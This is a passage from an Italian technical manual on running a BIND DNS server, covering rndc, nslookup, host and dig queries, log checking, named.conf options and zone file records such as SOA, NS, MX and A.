Nei sistemi in cui si attiva la gestione di un servizio di risoluzione dei nomi, ‘**named**’ viene avviato dalla procedura di inizializzazione del sistema (Init), ma può anche essere avviato manualmente.

A ogni modo, se la propria distribuzione GNU non mette a disposizione uno script specifico (per esempio il file ‘/etc/init.d/bind’), si può controllare il funzionamento o il riavvio di questo demone attraverso il programma ‘**rndc**’, che fa sempre parte di BIND. Quello che segue è solo una semplificazione dello schema sintattico complessivo:

```
rndc {start|stop|restart}
```

Il significato dell’argomento è intuitivo: avvia, ferma o riavvia il servizio. Evidentemente, è necessario riavviare il servizio ogni volta che si modifica la configurazione.

Il DNS utilizza una serie di protocolli, tra cui anche UDP. Se ci si trova a essere protetti da un firewall che esclude il transito dei pacchetti UDP, per poter interpellare gli altri servizi di risoluzione dei nomi delle zone che sono al di fuori della propria competenza locale, occorre aggiungere una direttiva che rinvia le richieste a un servizio esterno. Questa situazione può verificarsi quando la propria connessione a Internet avviene attraverso un ISP attento ai problemi di sicurezza e che usa questa politica di protezione.

33.4.2 Nslookup

Nslookup[5] è il programma tradizionale per l’interrogazione del servizio di risoluzione dei nomi. Esistono delle alternative a questo programma, forse più semplici da usare, ma conviene comunque conoscerne almeno l’uso elementare.

L’eseguibile che svolge il lavoro è ‘**nslookup**’ e si utilizza secondo il modello sintattico seguente:

```
nslookup [opzioni] [nodo_da_trovare | - servente ]
```

```
nslookup [opzioni] nodo_da_trovare [servente]
```

Nslookup offre due modalità di funzionamento: interattiva e non interattiva. Nel primo caso, il programma offre un invito attraverso il quale inserire dei comandi, nel secondo tutto si conclude con l’uso di argomenti nella riga di comando.

Si entra nella modalità interattiva quando non vengono forniti argomenti e di conseguenza viene utilizzato il servizio di risoluzione dei nomi predefinito attraverso il file ‘/etc/resolv.conf’, oppure quando il primo argomento è un trattino (‘-’) e il secondo è il nome o l’indirizzo necessario a raggiungere un servente per la risoluzione dei nomi. In tal caso, Nslookup mostra un invito costituito da un semplice simbolo di maggiore:

```
$ nslookup [Invio]

>
```

Per uscire dalla modalità interattiva, si deve usare il comando ‘**exit**’:

```
> exit
```

La modalità non interattiva viene utilizzata quando il nome o l’indirizzo di un nodo di rete da cercare viene indicato come primo argomento. In tal caso, il secondo argomento opzionale è il nome o l’indirizzo per raggiungere un servizio di risoluzione dei nomi.

Nelle situazioni più comuni, ci si limita a usare il programma per tradurre un indirizzo in nome o viceversa. Segue la descrizione di alcuni esempi:

- `$ nslookup 192.168.1.2` [Invio]

  restituisce il nome e l’indirizzo Internet corrispondente al nodo di rete indicato attraverso il numero IP;

- `$ nslookup roggen.brot.dg.` [Invio]

  restituisce il nome e l’indirizzo Internet corrispondente al nodo di rete indicato attraverso il nome a dominio completo;

- `$ nslookup roggen.brot.dg. ns2.brot.dg` [Invio]

  interpella il servizio di risoluzione dei nomi offerto dall’elaboratore *ns2.brot.dg* per ottenere le informazioni su *roggen.brot.dg*.

33.4.3 Host

Host[6] è un programma alternativo a Nslookup, il cui utilizzo è, per certi versi, un po’ più semplice. L’eseguibile che compie il lavoro è ‘**host**’:

```
host [opzioni] {nodo | -l zona} [servente_dns]
```

Le opzioni e le relative funzionalità a disposizione sono molte. Per lo studio dettagliato delle possibilità di questo programma conviene consultare la sua pagina di manuale: *host(1)*.

Dal modello sintattico presentato si può osservare che il primo argomento dopo le opzioni, è il nome o l'indirizzo di un nodo di rete, oppure il nome di una zona, espressa attraverso il nome a dominio relativo. Eventualmente, si può aggiungere un secondo argomento che permette di specificare un servente DNS alternativo a quello predefinito. La tabella seguente riepiloga le opzioni più comuni.

Tabella 33.31. Alcune opzioni.

Opzione	Descrizione
`-v`	Permette di ottenere maggiori informazioni.
`-t` *tipo*	Elenca i record del tipo specificato. Per fare riferimento a tutti i tipi di record, si può usare la parola chiave '**ANY**', oppure l'asterisco (opportunamente protetto, se necessario, dall'interpretazione della shell).
`-l` *zona*	Permette di indicare una zona nel primo argomento, al posto di un nodo di rete particolare, ma non è detto che il servizio interpellato sia disposto a dare tutte queste informazioni.

Seguono alcuni esempi:

- `$ host dinkel.brot.dg` [*Invio*]

  mostra il nome e l'indirizzo corrispondente;

- `$ host 192.168.1.1` [*Invio*]

  mostra l'indirizzo e il nome corrispondente;

- `$ host -l brot.dg` [*Invio*]

  richiede la lista completa dei nodi di rete nella zona *brot.dg*, ma la risposta potrebbe essere omessa dal servente;

- `$ host -l dg` [*Invio*]

  mostra la lista completa dei nodi di rete nella zona *dg*, ma la risposta potrebbe essere omessa dal servente;

- `$ host -l 1.168.192.in-addr.arpa` [*Invio*]

  mostra la lista completa dei nodi di rete nella zona *1.168.192.in-addr.arpa*, ovvero della rete 192.168.1.*, ma la risposta potrebbe essere omessa dal servente;

- `$ host -t AAAA www.aerasec.de` [*Invio*]

  mostra l'indirizzo IPv6, ottenuto da un record AAAA (ammesso che sia disponibile, essendo stato sostituito dai record A6).

33.4.4 Dig

Dig,[7] ovvero *Domain information groper* è un sistema di interrogazione dei servizi DNS, flessibile e complesso nel contempo. Si compone dell'eseguibile '**dig**' che si utilizza secondo lo schema seguente, il quale appare qui semplificato rispetto alla sintassi completa:

```
dig [@servente_dns] [opzioni] [nome_risorsa] [tipo_richiesta] ↩
↪   [opzione…]
```

Un utilizzo comune di questo eseguibile, si traduce nella sintassi seguente:

```
dig [@servente_dns] nome_risorsa [tipo_richiesta]
```

L'esempio seguente restituisce il record «A» della risorsa *dinkel.brot.dg*, assieme ad altre informazioni di contorno:

```
$ dig @127.0.0.1 dinkel.brot.dg A [Invio]
```

Il listato è interrotto per motivi tipografici:


```
; <<>> DiG 9.2.0 <<>> @127.0.0.1 dinkel.brot.dg A
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4122
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;dinkel.brot.dg.                        IN      A

;; ANSWER SECTION:
dinkel.brot.dg.         86400   IN      A       192.168.1.1

;; AUTHORITY SECTION:
brot.dg.                86400   IN      NS      dinkel.brot.dg.
…
```

In pratica si ottiene l'indirizzo IPv4 associato al nome *dinkel.brot.dg*, dal servente DNS raggiungibile all'indirizzo 127.0.0.1. Ma per fare la ricerca opposta (il nome a partire dall'indirizzo), occorre indicare il nome a dominio appartenente a *in-addr.arpa*:

```
$ dig @127.0.0.1 1.1.168.192.in-addr.arpa PTR [Invio]
```

Ecco un piccolo estratto di ciò che Dig può restituire:

```
…
;; ANSWER SECTION:
1.1.168.192.in-addr.arpa. 86400 IN      PTR   dinkel.brot.dg.
…
```

Prima di andare oltre questi esempi elementari, è bene chiarire che se si omette l'indicazione del servente da interrogare, Dig utilizza il primo che riesce a raggiungere dall'elenco contenuto nel file '`/etc/resolv.conf`'; inoltre, se manca l'indicazione del tipo di record da cercare, si intende il tipo «A», ovvero quello che abbina nomi a dominio a indirizzi IPv4.

Appare subito la difficoltà dell'utilizzo di questo strumento, che richiede un conoscenza approfondita del modo in cui si descrivono i file di zona di un servizio DNS.

Per ottenere la risoluzione inversa da un indirizzo al nome corrispondente, si può usare una forma alternativa del comando:

```
dig [@servente_dns] -x indirizzo_numerico
```

Per esempio, per trovare il nome corrispondente al numero 192.168.1.1 si può usare il comando seguente:

```
$ dig @127.0.0.1 -x 192.168.1.1 [Invio]
```

Il risultato è lo stesso già visto per l'interrogazione di un record PTR.

Alla fine degli argomenti normali della riga di comando, si possono aggiungere delle opzioni speciali, che iniziano con il segno '**+**', con le quali si modifica il comportamento di Dig. Tra tutte, merita attenzione l'opzione '**+short**', che consente di ridurre al minimo le informazioni restituite da Dig. Per esempio, il comando seguente interroga il record «A» della risorsa *dinkel.brot.dg*, restituendo semplicemente il numero dell'indirizzo IPv4 corrispondente:

```
$ dig dinkel.brot.dg +short [Invio]

192.168.1.1
```

Come ultima considerazione su Dig, si vuole mostrare cosa succede se si utilizza senza alcun argomento:

```
$ dig [Invio]
```

Se è disponibile l'accesso alla rete esterna, si ottiene il file contenente l'elenco dei serventi DNS competenti per il dominio principale ('`.`'), come ottenuto dall'interrogazione del servente DNS predefinito ('`/etc/resolv.conf`'):

```
; <<>> DiG 9.2.0 <<>>
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19406
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0,
;;        ADDITIONAL: 13

;; QUESTION SECTION:
;.                              IN    NS
```

```
;; ANSWER SECTION:
.                       3430    IN      NS      F.ROOT-SERVERS.NET.
.                       3430    IN      NS      G.ROOT-SERVERS.NET.
.                       3430    IN      NS      H.ROOT-SERVERS.NET.
.                       3430    IN      NS      I.ROOT-SERVERS.NET.
.                       3430    IN      NS      J.ROOT-SERVERS.NET.
.                       3430    IN      NS      K.ROOT-SERVERS.NET.
.                       3430    IN      NS      L.ROOT-SERVERS.NET.
.                       3430    IN      NS      M.ROOT-SERVERS.NET.
.                       3430    IN      NS      A.ROOT-SERVERS.NET.
.                       3430    IN      NS      B.ROOT-SERVERS.NET.
.                       3430    IN      NS      C.ROOT-SERVERS.NET.
.                       3430    IN      NS      D.ROOT-SERVERS.NET.
.                       3430    IN      NS      E.ROOT-SERVERS.NET.

;; ADDITIONAL SECTION:
F.ROOT-SERVERS.NET.   604659  IN      A       192.5.5.241
G.ROOT-SERVERS.NET.   604659  IN      A       192.112.36.4
H.ROOT-SERVERS.NET.   604659  IN      A       128.63.2.53
I.ROOT-SERVERS.NET.   604659  IN      A       192.36.148.17
J.ROOT-SERVERS.NET.   604659  IN      A       198.41.0.10
K.ROOT-SERVERS.NET.   604659  IN      A       193.0.14.129
L.ROOT-SERVERS.NET.   604629  IN      A       198.32.64.12
M.ROOT-SERVERS.NET.   604629  IN      A       202.12.27.33
A.ROOT-SERVERS.NET.   604637  IN      A       198.41.0.4
B.ROOT-SERVERS.NET.   604657  IN      A       128.9.0.107
C.ROOT-SERVERS.NET.   604658  IN      A       192.33.4.12
D.ROOT-SERVERS.NET.   604659  IN      A       128.8.10.90
E.ROOT-SERVERS.NET.   604659  IN      A       192.203.230.10

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 15:28:57 2002
;; MSG SIZE  rcvd: 436
```

Se non ci si fida del servente DNS predefinito, si può richiedere espressamente l'informazione a un nodo di fiducia; per esempio:

```
$ dig @rs.internic.net . ns [Invio]
```

33.4.5 Verifica del funzionamento del servizio

Se è appena stato configurato il servizio di risoluzione dei nomi, si può riavviare (o semplicemente avviare) il servizio utilizzando il programma '**rndc**', oppure un altro messo a disposizione dalla propria distribuzione GNU.

```
# rndc stop [Invio]

# rndc start [Invio]
```

Il demone '**named**' emette alcuni messaggi che vengono annotati nel registro del sistema, generalmente nel file '`/var/log/messages`' (oppure un altro collocato sempre sotto '`/var/log/`', a seconda della configurazione del sistema operativo). È utile consultare il suo contenuto per verificare che la configurazione sia corretta. Trattandosi dell'ultima cosa avviata, i messaggi si trovano alla fine del file.

```
# tail /var/log/messages [Invio]
```

Il listato seguente si riferisce a un esempio di configurazione già apparso in precedenza:

```
May 31 15:20:56 dinkel named[2778]: starting BIND 9.2.0
May 31 15:20:56 dinkel named[2778]: using 1 CPU
May 31 15:20:56 dinkel named[2780]: loading configuration from ↩
↪'/etc/bind/named.conf'
May 31 15:20:56 dinkel named[2780]: listening on IPv6 interfaces, port 53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: listening on IPv4 interface lo, 127.0.0.1#53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: listening on IPv4 interface eth0, ↩
↪192.168.1.1#53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: zone 127.0.0.in-addr.arpa/IN: loaded ↩
↪serial 1
May 31 15:20:56 dinkel named[2780]: 192.168.1:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone 1.168.192.in-addr.arpa/IN: loaded ↩
↪serial 1998031800
May 31 15:20:56 dinkel named[2780]: 192.168.2:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone 2.168.192.in-addr.arpa/IN: loaded ↩
↪serial 1998031800
May 31 15:20:56 dinkel named[2780]: fec0:0:0:1:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone \[xFEC0000000000001/64].ip6.arpa/IN: ↩
↪loaded serial 1998031800
```



```
May 31 15:20:56 dinkel named[2780]: dg:1: no TTL specified; using SOA MINTTL ↩
↪instead
May 31 15:20:56 dinkel named[2780]: zone dg/IN: loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: brot.dg:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone brot.dg/IN: loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: zone localhost/IN: loaded serial 1
May 31 15:20:56 dinkel named[2780]: running
```

Se qualcosa non va, è lo stesso '**named**' ad avvisare attraverso questi messaggi. Se è andato tutto bene si può provare a vedere cosa accade avviando l'eseguibile '**dig**' senza argomenti:

```
$ dig [Invio]
```

Se il servente DNS è appena stato riavviato e non è disponibile una connessione con l'esterno, si ottiene un responso nullo, dal quale si vede comunque chi ha risposto:

```
; <<>> DiG 9.2.0 <<>>
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 52215
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0,
;;        ADDITIONAL: 0

;; QUESTION SECTION:
;.                               IN      NS

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 16:37:30 2002
;; MSG SIZE  rcvd: 17
```

Alla fine c'è l'indicazione di chi ha risposto e in questo caso si tratta dell'indirizzo 127.0.0.1, ovvero l'elaboratore locale.

Se si è connessi alla rete esterna, si può provare a interrogare il servente per la risoluzione di un nome, per esempio *informaticalibera.net*.[8]

```
$ dig informaticalibera.net [Invio]
```

```
; <<>> DiG 9.5.0-P1 <<>> informaticalibera.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12849
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 1

;; QUESTION SECTION:
;informaticalibera.net.         IN      A

;; ANSWER SECTION:
informaticalibera.net.  3600    IN      A       87.24.59.9

;; AUTHORITY SECTION:
informaticalibera.net.  3600    IN      NS      ns2.nice.net.
informaticalibera.net.  3600    IN      NS      ns1.nice.net.
informaticalibera.net.  3600    IN      NS      ns3.nice.net.

;; ADDITIONAL SECTION:
ns2.nice.net.           543     IN      A       87.233.133.47

;; Query time: 416 msec
;; SERVER: 212.216.172.62#53(212.216.172.62)
;; WHEN: Fri Mar 19 15:28:54 2010
;; MSG SIZE  rcvd: 130
```

Dal momento che il servizio di risoluzione dei nomi locale non dispone di tale informazione, per ottenerla ha dovuto interpellare i vari servizi DNS a partire dal dominio principale ('`.`'), fino a quando ha potuto ricevere la risposta. Per evitare di appesantire la rete in caso di richieste analoghe, il nome e l'indirizzo corrispondente vengono memorizzati in modo temporaneo, nella memoria cache.

Quando il servizio di risoluzione dei nomi interpellato è competente per la zona richiesta e non deve rivolgersi altrove per ottenere la risposta, si ha una risposta «autorevole»; diversamente, la risposta generata dalle informazioni accumulate in una memoria provvisoria, non è autorevole.

Per controllare se i file di zona di competenza del servizio di risoluzione dei nomi locale sono corretti, conviene cambiare il tipo di interrogazione, facendo riferimento a tutti i tipi di record della zona che interessa (in questo caso *brot.dg*), attraverso la parola chiave

‘**any**’:

```
$ dig brot.dg any [Invio]

; <<>> DiG 9.2.0 <<>> brot.dg any
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60850
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; QUESTION SECTION:
;brot.dg.                       IN      ANY

;; ANSWER SECTION:
brot.dg.                86400   IN      SOA     ↩
↪dinkel.brot.dg. root.dinkel.brot.dg. 1998031800 28800 7200 604800 86400
brot.dg.                86400   IN      NS      dinkel.brot.dg.
brot.dg.                86400   IN      MX      10 dinkel.brot.dg.

;; ADDITIONAL SECTION:
dinkel.brot.dg.         86400   IN      A       192.168.1.1

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 17:05:12 2002
;; MSG SIZE  rcvd: 147
```

33.5 File di configurazione più in dettaglio

A questo punto è necessario analizzare un po’ meglio la sintassi del contenuto dei vari file di configurazione utilizzati da ‘**named**’. Il loro significato può essere apprezzato solo dopo il conforto di alcuni esperimenti riusciti con il sistema di risoluzione dei nomi.

Nei file di definizione delle zone i commenti vanno preceduti da un punto e virgola; per quanto riguarda invece il file ‘`named.boot`’, i commenti si realizzano come nel linguaggio C: ‘`/*…*/`’ oppure ‘`//…`’.

33.5.1 File «/etc/named.conf» o «/etc/bind/named.conf»

Il file ‘`named.conf`’ appare già in altre sezioni precedenti. Si riprende qui il solito esempio, con la differenza che la directory predefinita per i file è quella comune.

```
options {
        directory "/var/cache/bind";
        listen-on-v6 { any; };
};
zone "." {
        type hint;
        file "/etc/bind/named.root";
};
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "/etc/bind/zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "/etc/bind/zone/dg";
};
zone "brot.dg" {
        type master;
        file "/etc/bind/zone/brot.dg";
};
```

Segue l’elenco e la descrizione delle direttive e delle opzioni più importanti di questo file.

Tabella 33.41. Alcune direttive e opzioni. Si osservi che le parentesi graffe fanno parte delle direttive e sono da intendersi in senso letterale.

Opzione	Descrizione

`options {`
`  `***opzione***`;`
`  …`
`};`
	La direttiva ‘**options**’ serve a definire una serie di opzioni generali. La più comune è ‘**directory**’, con cui si dichiara la directory predefinita a cui fanno riferimento le direttive sulla definizione dei file di zona.

`options {`
`  …`
`  directory `***directory_di_partenza***`;`
`  …`
`};`
	L’opzione ‘**directory**’ definisce la collocazione predefinita dei file di zona, in modo da permetterne successivamente l’indicazione in modo relativo a questa directory.

`options {`
`  …`
`  forwards {`
`  `***indirizzo_numerico***`;`
`  …`
`  };`
`  …`
`};`
	L’opzione ‘**forwarders**’ dichiara che il servizio di risoluzione dei nomi locale può interpellare a sua volta altri servizi, indicati da indirizzi numerici, per le richieste che non dovesse riuscire a risolvere.
	Si osservi che è indispensabile utilizzare questa opzione se il proprio elaboratore è difeso da un firewall che impedisce il transito di pacchetti UDP.

`options {`
`  …`
`  forward only;`
`  …`
`};`
	L’opzione ‘**forward only**’ serve a specificare che si tratta di un servizio di risoluzione dei nomi che rinvia sistematicamente ogni richiesta agli indirizzi indicati nell’opzione ‘**forwarders**’.

`options {`
`  …`
`  listen-on-v6 [port `***n***`] { any; | none;};`
`  …`
`};`
	Consente o esclude l’ascolto per le interrogazioni IPv6 dalla porta indicata. Se la porta non viene indicata, si fa riferimento implicitamente al numero 53.

`zone "`***dominio***`" {`
`  …`
`};`
	La direttiva ‘**zone**’ serve a fare riferimento a una zona; ma ciò può avvenire in modi diversi, descritti nelle sezioni successive.

È importante sottolineare che in questo file non si usa il punto finale per indicare domini assoluti. I domini sono sempre indicati esattamente come sono, senza sottintendere alcunché, pertanto il punto finale sarebbe solo un errore.

33.5.2 Memoria cache del dominio principale

```
zone "." {
        type hint;
        file file_di_zona;
};
```

In questo modo si indica il file contenente le informazioni necessarie a raggiungere i DNS del dominio principale. Il DNS locale conser-

va una memoria cache delle informazioni ottenute, per non dover interrogare ogni volta tutti i DNS esterni necessari.

Senza una direttiva '**zone**' che faccia riferimento al dominio principale, '**named**' non ha modo di accedere ad altri servizi di risoluzione dei nomi al di fuori del suo stretto ambito di competenza.

Si fa a meno della specificazione di questa zona quando si gestisce un servizio di risoluzione dei nomi a uso esclusivo di una rete locale chiusa, senza accesso all'esterno. Si può fare a meno di questa indicazione quando si utilizzano serventi di inoltro, ovvero i *forwarder*.

33.5.3 Gestione delle zone su cui si ha autorità

```
zone "dominio" {
        type master;
        file file_di_zona;
};
```

Quando la direttiva '**zone**' serve a indicare una zona su cui si ha autorità, attraverso l'opzione '**type master**' si stabilisce che le informazioni su questa devono essere tratte dal file indicato.

La zona può essere riferita a un dominio normale, oppure a domini *in-addr.arpa* e *ip6.arpa* (*ip6.int* è superato). Nel primo caso, le informazioni del file servono a tradurre i nomi a dominio in indirizzi numerici; nel secondo, dal momento che i domini *in-addr.arpa* e *ip6.arpa* contengono nel nome l'informazione dell'indirizzo numerico, i file servono a tradurre gli indirizzi numerici in nomi a dominio normali.

Convenzionalmente, è sempre presente una direttiva '**zone**' riferita al dominio *0.0.127.in-addr.arpa* che indica il file in grado di tradurre gli indirizzi di *loopback* per IPv4.[9]

33.5.4 Riproduzione delle informazioni di un altro DNS

```
zone "dominio" {
    type slave;
    file file_di_zona;
    masters {
        indirizzo_ip_master;
        …
    };
};
```

Il DNS locale può servire a fornire informazioni per cui è autorevole assieme ad altri, da cui trae periodicamente le informazioni. In pratica, l'opzione '**type slave**' definisce che il file specificato deve essere generato automaticamente e aggiornato, in base a quanto fornito per quel dominio da altri DNS elencati nell'opzione '**masters**'.

In questi casi è bene che il file di zona sia collocato al di sotto di '`/var/cache/bind/`', proprio per la sua dinamicità. Diversamente, è conveniente che i file di zona sui quali si ha il controllo si trovino a partire dalla directory '`/etc/bind/`'.

Se i servizi di risoluzione dei nomi esterni dovessero risultare inaccessibili per qualche tempo, quello locale può continuare a fornire le informazioni, fino a quando queste raggiungono il periodo di scadenza.

33.5.5 File di zona

I file di zona costituiscono in pratica la base di dati DNS dell'ambito in cui il sistema è autorevole. Sono costituiti da una serie di record di tipo diverso, detti RR (*Resource record*) o record di risorsa, ma con una sintassi comune.

```
[dominio] [durata_vitale] [classe] tipo dati_della_risorsa
```


I campi sono separati da spazi o caratteri di tabulazione; inoltre, un record può essere suddiviso in più righe reali, come si fa solitamente con il tipo SOA.

Ogni file di zona è associato a un dominio di origine definito all'interno del file '`named.conf`' nella direttiva che nomina il file di zona in questione. All'interno dei file di zona, il simbolo '`@`' rappresenta questo dominio di origine. Questo simbolo viene utilizzato comunemente **solo** nel record SOA.

Segue l'elenco dei vari campi dei record di risorsa contenuti nei file di zona.

1. Il primo campo indica il dominio a cui gli altri elementi del record fanno riferimento. Se non viene specificato, si intende che si tratti di quello dichiarato nel record precedente. Il dominio può essere indicato in modo assoluto, quando termina con un punto, o relativo al dominio di origine.
2. Il secondo campo indica il tempo di validità dell'informazione, espressa in secondi. Serve solo per i serventi secondari (*slave*) che hanno la necessità di sapere per quanto tempo deve essere considerata valida un'informazione, prima di eliminarla in mancanza di riscontri dal servente primario (*master*). Generalmente, questa informazione non viene indicata, perché così si utilizza implicitamente quanto indicato nel record SOA, nell'ultimo campo numerico (*minimum*). Questa informazione viene definita TTL (*Time to live*) e non va confusa con altri tipi di TTL esistenti e riferiti a contesti diversi.[10]
3. Il terzo campo rappresenta la classe di indirizzamento. Con le reti TCP/IP si usa la sigla '**IN**' (*Internet*). Se non viene indicata la classe, si intende fare riferimento implicitamente alla stessa classe del record precedente. Generalmente si mette solo nel primo: il record SOA.
4. Il quarto campo rappresenta il tipo di record indicato con le sigle già descritte in sezioni precedenti.
5. Dopo il quarto campo seguono i dati particolari del tipo specifico di record. Questi sono già descritti in parte nel capitolo.

Nei record di risorsa può apparire il simbolo '`@`' che rappresenta il ***dominio di origine***, cioè quello indicato nella direttiva del file '`named.conf`' corrispondente alla zona in questione.

Nelle sezioni seguenti vengono descritti i record di risorsa più importanti.

33.5.6 SOA -- Start of authority

Il primo record di ogni file di zona inizia con la dichiarazione standard dell'origine. Ciò avviene generalmente attraverso il simbolo '`@`' che rappresenta il dominio di origine, come già accennato in precedenza. Per esempio, nel file '`named.conf`', la direttiva seguente fa riferimento al file di zona '`/etc/bind/zone/brot.dg`'.

```
zone "brot.dg" {
        type master;
        file "/etc/bind/zone/brot.dg";
};
```

In tal caso, il simbolo '`@`' del primo record del file '`/etc/bind/zone/brot.dg`' rappresenta precisamente il dominio *brot.dg*.

```
@       IN      SOA   dinkel.brot.dg. root.dinkel.brot.dg. (
                                1998031800
                                28800
                                7200
                                604800
                                86400 )
```

Sarebbe quindi come se fosse stato scritto nel modo seguente:

```
brot.dg.        IN      SOA     …
```

Tutti i nomi a dominio che dovessero essere indicati senza il punto finale sono considerati relativi al dominio di origine. Per esempio, nello stesso record appare il nome '**dinkel.brot.dg.**' che rappresenta un dominio assoluto. Al suo posto sarebbe stato possibile scri-

vere solo '**dinkel**', senza punto finale, perché verrebbe completato correttamente dal dominio di origine.[11]

La sintassi completa del record SOA potrebbe essere espressa nel modo seguente:

```
dominio  classe  SOA  servente_primario  contatto  (
                      numero_seriale
                      refresh
                      retry
                      expire
                      minimum  )
```

Nell'esempio visto, la parola chiave '**IN**' rappresenta la classe di indirizzamento, *Internet*, ed è praticamente obbligatorio il suo utilizzo, almeno nel record SOA.

La parola chiave SOA definisce il tipo di record, *Start of authority*; inoltre deve trattarsi del primo record di un file di zona. Segue la descrizione dei dati specifici di questo tipo di record, precisamente ciò che segue la parola chiave SOA.

- Il ***nome canonico*** dell'elaboratore che svolge la funzione di servente DNS primario per il dominio indicato all'inizio del record. Convenzionalmente, si indica un nome a dominio assoluto.
- L'indirizzo di posta elettronica della persona responsabile per la gestione del servizio. Dal momento che il simbolo '**@**' ha un significato speciale per questi record, lo si sostituisce con un punto. Il nome '**root.dinkel.brot.dg.**' deve essere interpretato come *root@dinkel.brot.dg*.[12]
- Il numero di serie serve ai serventi DNS secondari per sapere quando i dati sono stati modificati. Il numero **deve** essere progressivo. È consentito l'uso di 10 cifre numeriche, pertanto, generalmente si indica la data (in formato ***aaaammgg***) seguita da due cifre aggiuntive. Ogni volta che si modifica il file di zona, questo numero deve essere incrementato; utilizzando la data come in questo esempio si hanno a disposizione le ultime due cifre per indicare diverse versioni riferite allo stesso giorno.
- Il numero definito come *refresh* rappresenta l'intervallo in secondi tra una verifica e la successiva da parte di un servente DNS secondario per determinare se i dati sono stati modificati. Come già specificato, questa verifica si basa sul confronto del numero di serie: se è aumentato, il servente DNS deve rileggere i dati di questo file.
- Il numero definito come *retry* rappresenta l'intervallo in secondi tra una tentativo fallito di accedere al servente DNS e il successivo. In pratica, quando il servente DNS primario è inattivo, i serventi secondari continuano a funzionare e fornire il loro servizio, tuttavia, a intervalli regolari tentano di contattare il servente primario. Questo intervallo è generalmente più corto del tempo di *refresh*, ma non troppo breve, per non sovraccaricare inutilmente la rete con richieste eccessive.
- Il numero definito come *expire* rappresenta la durata massima di validità dei dati quando il servente DNS secondario non riesce più a raggiungere quello primario. In situazioni normali può trattarsi di un valore molto grande, per esempio un mese, anche se negli esempi mostrati è stato usato un valore molto inferiore.
- Il numero definito come *minimum* rappresenta il tempo predefinito di validità per gli altri record di risorsa. Anche questo valore, se ciò è conveniente, può essere piuttosto grande.

33.5.7 NS -- Name Server

Il secondo record è generalmente quello che indica il nome del nodo che offre il servizio di risoluzione dei nomi, ovvero il servente DNS, come nell'esempio seguente:

```
                        NS    dinkel.brot.dg.
```


La parola chiave '**NS**' sta appunto a indicare di che record si tratta. In un file di zona possono apparire più record NS, quando si vuole demandare parte della risoluzione di quella zona ad altri serventi DNS, oppure quando si vogliono semplicemente affiancare.

Questo record viene usato generalmente senza l'indicazione esplicita del dominio e della classe, dal momento che può fare riferimento a quelli già dichiarati nel record SOA. Sotto questo punto di vista, l'esempio appena mostrato corrisponde alla trasformazione seguente:

```
@               IN      NS    dinkel.brot.dg.
```

Il nome del servente DNS dovrebbe essere un nome canonico, cioè un nome per il quale esiste un record di tipo '**A**' corrispondente.

33.5.8 MX -- Mail Exchanger

Nei file di zona utilizzati per tradurre i nomi a dominio in indirizzi numerici, dopo l'indicazione dei record NS, si possono trovare uno o più record che rappresentano i servizi per lo scambio della posta elettronica (serventi SMTP). La sintassi precisa è la seguente:

```
dominio  classe  MX  precedenza  nodo
```

Si osservi l'esempio seguente:

```
                        MX      10      dinkel.brot.dg.
                        MX      20      roggen.brot.dg.
```

Qui appaiono due record di questo tipo. La parola chiave MX indica il tipo di record; il numero che segue rappresenta il livello di precedenza; il nome finale rappresenta il nodo che offre il servizio di scambio di posta elettronica. Nell'esempio, si vuole fare in modo che il primo servizio a essere interpellato sia quello dell'elaboratore *dinkel.brot.dg* e se questo non risponde si presenta l'alternativa data da *roggen.brot.dg*.

Anche qui sono state omesse le indicazioni del dominio e della classe di indirizzamento, in modo da utilizzare implicitamente quelle della dichiarazione precedente. Anche in questo caso, l'intenzione è quella di fare riferimento al dominio di origine e alla classe '**IN**'.

```
@               IN      MX      10      dinkel.brot.dg.
@               IN      MX      20      roggen.brot.dg.
```

33.5.9 A, AAAA, A6 -- Address

I file di zona utilizzati per tradurre i nomi a dominio in indirizzi numerici sono fatti essenzialmente per contenere record di tipo A, AAAA e A6, ovvero record di indirizzo, che permettono di definire le corrispondenze tra nomi e indirizzi numerici.

```
dinkel.brot.dg.     A       192.168.1.1
dinkel.brot.dg.     A6    0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.     A       192.168.1.2
roggen.brot.dg.     A6    0 fec0:0:0:1:0:0:0:2
```

